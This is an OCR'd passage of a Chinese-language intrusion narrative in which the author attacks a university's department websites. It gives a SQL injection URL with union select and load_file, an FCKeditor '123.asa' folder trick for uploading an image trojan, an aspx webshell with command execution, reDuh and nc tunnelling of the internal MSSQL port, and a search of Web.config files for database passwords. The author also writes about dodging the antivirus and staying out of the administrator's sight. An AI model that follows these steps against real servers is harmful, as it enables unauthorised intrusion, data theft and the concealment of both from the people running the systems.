


图22　发现FCKeditor目录




图23　FCKeditor界面

开始的时候我还不相信，之后随便找一个网站文件load_file一下，http://www.xxx.com.cn/job_detail.php?Infold=347%20and%201=2%20union%20select%201,2,version(),user(),database(),load_file('/home/www/html/files/yinyue.htm'),7,8,9,10,11,12,13/*，结果内容正确！




图24　图像属性界面




图25　浏览服务器




图26　创建目录上传木马

现在好了，网站绝对路径有了，再用select into outfile导出webshell就可以收工了！但是尝试后发现不成功，难道权限不够？还是gpc=on呢？回头看看穿山甲的扫描结果，原来gpc=on啊！我真猪头，刚才居然没有看见！




图27　aspx webshell界面

第二天中午起来，天赐就告诉我他拿下了分系网站的webshell。当时我呆了，分系？怎么我没发现？做人还真不够仔细啊！他没有把webshell给我，要我自己弄，这小子还真可爱，每次都是这样。是有点郁闷，既然不给，就自己来吧，自己动手，丰衣足食啊。

首先看看网络系的网站吧，用JSKY扫描出注入点之后，获取了密码是MD5加密的，跑不出来，后台也找不到，这里就不截图了，不是重点！后来检测了其它系的网站，最后发现**http://soft.xxx.cn**存在漏洞。

扫描后没有发现注入漏洞，这个站是ASP的，自然想到会不会有上传漏洞了，于是再次拿出wwwscan扫描，竟然扫出了后台跟FCKeditor目录，如图22，哈哈，两层目录都能扫出来，看来我的字典真的很强大啊！

有FCKeditor目录，不知道服务器上的版本是否存在漏洞呢？访问**http://soft.xxx.cn/admin/FCKeditor/FCKeditor/_samples/default.html**，可爱的页面出来了，如图23。点击“**插入/编辑图像**”，出现“**图像属性**”界面，如图24。

然后点击“**浏览服务器**”就会出现如图25的界面了，再点击“**Create New Folder**”，出现如图26的提示框。在提示框里输入“123.asa”，然后“确定”，这样就建立了一个123.asa的文件夹了。

然后再在这个文件夹上传一个图片木马就可以了（写文章的时候这个漏洞被补上了，无法截图，不好意思！），上传文件的默认路径是在/**userfiles/image/**目录，所以我们直接浏览**http://soft.xxx.cn/userfiles/image/123.asa/马.jpg**就能访问我们的网马了。

提示：这里利用2003路径解析漏洞，同时也可以直接上传后缀为cer的ASP木马！

于是上传一个功能比较多的webshell上去，开始下一步的渗透工作了。服务器支持aspx，直接用aspx的webshell渗透比较方便，权限也大点，如图27。

从webshell得知，服务器内网ip为172.16.2.62，同上面获取的linux服务器的ip网段吻合，很有可能是同一个内网。从进程发现RavTask、RavTask、RsTray、RavMonD四个进程，可以确定是瑞星杀毒软件，如果要放后门或木马就得注意了，因为瑞星有主动防御，还是小心点比较好，要是被管理员知道就不好办了。

打开webshell的IISSPY功能，发现全部分系的网站都在这个服务器，如图28，这次发达啦。

于是去尝试提权，打开command选项，看看能否执行cmd命令，结果是令人兴奋的，如图29。

并且能支持“**net user**”命令查看用户列表，但是没有权限建立用户！再扫描服务器开了什么端口，发现80、1433、3306、43958四个端口打开，就是说服务器安装了mssql跟mysql。还有43958端口，这是Serv-U的本地管理端口，只允许127.0.0.1连接。

看来想直接连接是不行了，服务器是学校内部的，没有需要向外开放1433端口，所以我们在外面是连接不上的。既然不能直接连，可以用LCX大哥的工具连接。这里我不敢用，因为树大招风啊，被杀了就容易被管理员发现。

我选用内网渗透利器——reDuh（webshell跳板），这个工具可以把内网服务器的端口通过http/https隧道转发到本机，形成一个连通回路，用于目标服务器在内网或做了端口策略的情况下连接目标服务器内部开放端口。因为客户端是Java写的，所以本机需要安装JDK。

先把服务端reDuh.aspx上传到服务器，然后在命令行下输入“**java reDuhClient soft.xxx.cn http 80 /reDuh.aspx**”

提示：在命令行下必须先转到客户端的目录，reDuhClient.java是客户端，我把reDuh.aspx放在根目录，所以这里是/reDuh.aspx，用法是"java reDuhClient 目标服务器域名 http 80 /WEBSHELL路径/reDuh.aspx"

命令执行之后，就会出现如图30的界面，提示监听1010端口。于是拿出NC连接端口，在CMD键入“**C:\>nc -vv localhost 1010**”进行连接。连接成功之后如图31，提示输入命令，接着输入“**[createTunnel]1433:127.0.0.1:1433**”把服务器的1433端口转到本机的1433端口上，如图32，这样就可以连接了。




图30 等待监听1010端口




图31 成功连接上




图32 端口转发成功

端口是转发成功了，还需要获取MSSQL账号密码。其实这个不难，既然网站放在E盘，我们执行“**dir /s /b E:\Web.config**”找出所有Web.config文件，一个一个看就能找到MSSQL账号跟密码了。

